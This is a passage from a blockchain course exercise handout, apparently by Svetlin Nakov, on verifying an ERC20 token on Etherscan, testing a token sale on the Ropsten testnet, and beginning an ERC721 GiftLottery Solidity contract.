


45. Now, you should see all the **initial supply** (in our case it was 1000 BDC).




46. Now that everything works perfectly we just have to verify our smart contract so that everyone on the blockchain can read and understand it. It's always a good practice to verify since it helps establish trust. Go to your **contact address**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




47. And click on **Contract Code tab.**

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




48. Now click on [Verify And Publish] link.




49. Once you are taken to the new page, fill up the details such as **compiler version**, **Enable Optimizations** etc and **paste** the solidity source we compiled in the first step.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



50. Make sure the compiler version you choose matches the one you compiled your code against in the first step. Now hit "verify and publish". If successful, it'll generate bytecode and ABI as following:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




Congratulations! Now anyone can visit your contract address and read the source. To deploy your contract to production, you just need to switch *TestNet* to *MainNet* on MetaMask (located at top left corner) and repeat step 2 to 4. Please be aware that you will have to spend real Ether over there to deploy your contract. So, don't deploy the contract unless you are fully ready (Contracts are immutable and can't be updated once deployed). We'll keep using TestNet in this tutorial.

3. Buying Tokens with Ether


1. As a part of the ICO, your users will buy tokens from you by paying ETH. Remember we set the price as **1 ETH = 10 BDC** while deploying the contract? So, if a user wants to buy 10 BDCs through your ICO, they have to pay 1 ETH. Let's test this out.

   Go to MetaMask and **create** a **new account**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




2. Load it with some **Test Ether**. First, click **[Buy]**.




3. Then on "**MetaMask Ether Faucet**" click on **[request 1 ether from faucet]**. Collect at least 2 ETH.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




4. Once the account is loaded, click [Send] and fill up your contract address. In the amount field, enter 2 (ETH)




5. Let's send 2 ETH to the contract address and wait for the transaction to be confirmed.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



6. Now **refresh** MetaMask and **check your tokens** after a few seconds. The **new test account should have got 20 BDCs** and the contract **owner (you) should have 980** tokens. Additionally, you should have received 2 ETH. Congratulations! You successfully sell your tokens!



3. Follow the Described Steps

Your task is follow the tutorial described above.

6. Customize the code. You can create your own token with your wished name, symbol and elements.
7. Launch the ICO in the Ropsten testnet.
8. Buy tokens with ETH in the Ropsten testnet.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

What to Submit?

Create a zip file (e.g. **`your-name-`**build-ethereum-based-ERC20-token-and-launch-ICO**`-exercise.zip`**) holding the screenshots with your results. Make screenshots of MetaMask accounts, EtherScan transactions and verification pages.

Submit your zip file as homework at the course Web site.

Exercises: ERC721 Standard and GiftLottery

Now that you have finished CryptoZombies, you should have got the idea of the ERC721 Non-fungible token.

As holidays come, people at work exchange gifts. Therefore, the head of the team has decided to implement the ERC721 for gifts called GiftsLottery, in which people of the staff will send gifts to the contract and after a given time he will "randomly" distribute the gifts.

Open Zeppelin

Have you ever heard about Open Zeppelin? This is a library for writing secure Smart Contracts on Ethereum. They are providing secure, tested and community-audited code for the most popular standards and used contracts on the Ethereum network. For the purpose of the exercise, go to https://github.com/OpenZeppelin/openzeppelin-solidity and download the ERC721 token (in contracts → token → ERC721. In addition, you will need SafeMath and Ownable due to dependencies, which are stored in math and ownership folders respectively. Go through the code, especially in ERC721Token, because you will use it.

CryptoLottery

Create a new contract called GiftLottery, which will inherit ERC721Token. Do not forget to import the contract:

```
pragma solidity ^0.4.23;

import "./openzeppelin-solidity/contracts/token/ERC721/ERC721Token.sol";

contract Giftlottery is ERC721Token {
}
```

The contract will have an owner, who will distribute the gifts after certain time has passed and will have a list of all the participants:

```
address owner;
address[] participants;
uint256 endTime;
```

Each gift will have a title, description and a URL of an image (IPFS hash). Each token will store information of itself by a given token id:

```
struct Gift {
    string title;
    string description;
    string URL;
}

mapping(uint256 => Gift) giftIdToGift;
```

Upon initialization, the contract will take a due date of the lottery submission and will call the inherited contract's constructor to name the contract:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
constructor(uint256 _endTime) ERC721Token("GiftLottery", "GLT") public {
    endTime = _endTime;
    owner = msg.sender;
}
```

Create a modifier **onlyOwner**:

```
modifier onlyOwner {
    require(msg.sender == owner);
    _;
}
```

Create an event called CreateGift, which will take a participant and an id of the gift:

```
event CreateGift(address indexed participant, uint256 giftId);
```

Create a method called **createGift**, which will take the gift information as parameters and mint a new gift to the owner of the contract:

```
function createGift(string _title, string _description, string _URL) external {
  require(endTime >= now);

  uint256 index = allTokens.length.add(1);
  _mint(owner, index);

  giftIdToGift[index] = Gift(_title, _description, _URL);
  participants.push(msg.sender);

  emit CreateGift(msg.sender, index);
}
```

Create a method called **pseudoRandom**, which will take the role of a random generator, which by a gift id load the gift and calculate **keccak256** on its title, description, URL and gift id. **Keep in mind that someone might be left with no gift and someone might receive two or more!** The method will "randomly" generate the id of the participant to which the gift will be sent:

```
function pseudoRandom(uint256 _giftId) private view returns (uint) {
    Gift memory gift = giftIdToGift[_giftId];

